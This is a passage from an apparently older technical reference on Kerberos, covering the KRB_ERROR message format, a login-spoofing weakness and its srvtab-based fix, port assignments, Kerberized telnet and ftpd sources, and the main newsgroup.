	4	Time of last renewal.
	5	Time of last request of any type.
lr-value	Contains the time of the last request. The time must be interpreted according to the contents of the accompanying lr-type subfield.	

Error Message Specification

This section specifies the format for the KRB_ERROR message. The fields included in the message are intended to return as much information as possible about an error. Don't expect all the information required by the fields to be available for all types of errors. If the appropriate information is not available during composition of the message, the corresponding field is left out of the message.

Because the KRB_ERROR message is not protected by any encryption, an intruder could synthesize or modify such a message. In particular, this means that the client should not use any fields in this message for security-critical purposes, such as setting a system clock or generating a fresh Authenticator. The message can be useful, however, for advising a user on the reason for some failure.

KRB_ERROR Definition

The KRB_ERROR message consists of the following fields:

```
KRB-ERROR =  {
          pvno[0]              INTEGER,
          msg-type[1]          INTEGER,
          ctime[2]             KerberosTime OPTIONAL,
          cusec[3]             INTEGER OPTIONAL,
          stime[4]             KerberosTime,
          susec[5]             INTEGER,
          error-code[6]        INTEGER,
          crealm[7]            Realm OPTIONAL,
          cname[8]             PrincipalName OPTIONAL,
          realm[9]             Realm, — Correct realm
          sname[10]            PrincipalName, —
                               Correct name
          e-text[11]           GeneralString OPTIONAL,
          e-data[12]           BYTE STRING OPTIONAL
             }
```

Table 9.13 describes the fields in this message.

Table 9.13
KRB_ERROR Field Descriptions

Field	Description
pvno and msg-type	Described earlier. msg-type is KRB_ERROR.
ctime	Described earlier.
cusec	Described earlier.
stime	Contains the current time on the server, of type KerberosTime.
susec	Contains the microsecond part of the server's timestamp.
error-code	Contains the error code returned by Kerberos or the server when a request fails.
crealm, cname, srealm, and sname	Described earlier.
e-text	Contains additional text to help explain the error code associated with the failed request. It might include, for example, a principal name that was unknown.
e-data	Contains additional data about the error for use by the application to help it recover from or handle the error. If the errorcode is KDC_ERR_PREAUTH_REQUIRED, the e-data field contains an encoding of a sequence of padata fields, each corresponding to an acceptable preauthentication method and optionally containing data for the method.

If the error-code is KRB_AP_ERR_METHOD, then the e-data field contains an encoding of the following sequence:

```
METHOD-DATA = {
            method-type[0]   INTEGER,
            method-data[1]   BYTE STRING OPTIONAL
             }
```

Table 9.14 describes the fields in this option.

Table 9.14
Error Method Field Descriptions

Field	Description
method-type	Indicates the required alternative method.
method-data	Contains any required additional information.

Kerberos Workstation Authentication Problem

Requests for Kerberos Ticket Granting Tickets are sent in plaintext to the Kerberos server, which responds with credentials encrypted in the requesting principal's secret key. The program then attempts to decrypt the data with the supplied password and considers the authentication "successful" if the decryption appears to yield meaningful results, such as the correct principal name.

The problem here is that the requesting program cannot know for sure whether the decryption succeeded or, more importantly, whether the response actually came from the Kerberos server. An attacker could, for example, walk up to an unattended machine and "log in" as a nonexistent user. Kerberos eventually responds with an appropriate error, but the attacker can arrange for another program to deliver a fake response to log in first. He then types the correct password, which he knows because he created the fake response in the first place, and succeeds in spoofing login.

The solution to this problem is for login to verify the Ticket Granting Ticket by using it to acquire a service ticket with a known key and comparing the results. Typically, this means requesting an rcmd.<*hostname*> ticket, where <*hostname*> is the local host name, and checking the response against the key stored in the machine's /etc/srvtab file. If the keys match, the original Ticket Granting Ticket must have come from Kerberos, because the key only exists in the srvtab and the Kerberos database, and login can permit the user to log in.

The solution works only as long as the host has a srvtab containing an rcmd.<*hostname*>, or any other standard principal entry. This is fine for physically secure or single-user workstations, but does not work on public workstations in which anyone could access the srvtab file.

Kerberos Port Numbers

The file src/prototypes/services.append in the MIT Kerberos distribution contains the commonly used port assignments. This file is not the whole story, however. Kerberos has officially

been moved to port 88, although people will have to listen on port 750 for some time to come and assume that many servers won't be converted to listen to port 88 for some time.

"kerberos_master" and "krb_prop" have not been reserved, but they are used only for intra-site transactions, so having them reserved probably isn't necessary. Furthermore, both of their port numbers have already been assigned to other services, so requesting an official assignment forces them to change.

eklogin, kpop, and erlogin have not been officially reserved, but probably should be. Their ports currently aren't assigned to other services, so hopefully they will not have to change if an official assignment is requested.

Kerberos Telnet

An experimental Telnet Authentication Option has been defined, and is described in RFC1416. A separate document, RFC1411, describes how that option is to be used with Kerberos version 4, but no RFC exists for its use with Kerberos version 5. These RFCs define only how authentication must be performed. The standard for full encryption remains under development.

An implementation of Kerberos version 4 telnet is available through anonymous FTP from the following site:

```
ftp.uu.net/networking/telnet.91.03.25.tar.Z
```

It predates both of the earlier-mentioned RFCs, however, and therefore almost certainly isn't compliant with them. A Kerberos version 5 telnet implementation, based on the 4.4BSD telnet/telnetd, also exists, but has been temporarily removed from distribution—probably because it also does not comply with the proposed standards.

Kerberos ftpd

The IETF Common Authentication Technology (CAT) Working Group has published the Internet Draft "FTP Security Extensions" <draft-ietf-cat-ftpsec-05.txt>, which defines Kerberos version 4 and GSS-API authentication systems. Source code for a Kerberos version 4 ftp/ftpd with the extensions is available through anonymous FTP from this site:

```
thumper.bellcore.com:pub/lunt/ftp_ftpd.tar.Z
```

Other Sources of Information

Plenty of Kerberos-related sources are available on the Internet.

The WWW offers much useful information, but it changes frequently enough that listing sites here would be pointless. The common search engines all list several sites, and most of the sites point to other useful sites.

The main newsgroup is `comp.protocols.kerberos`.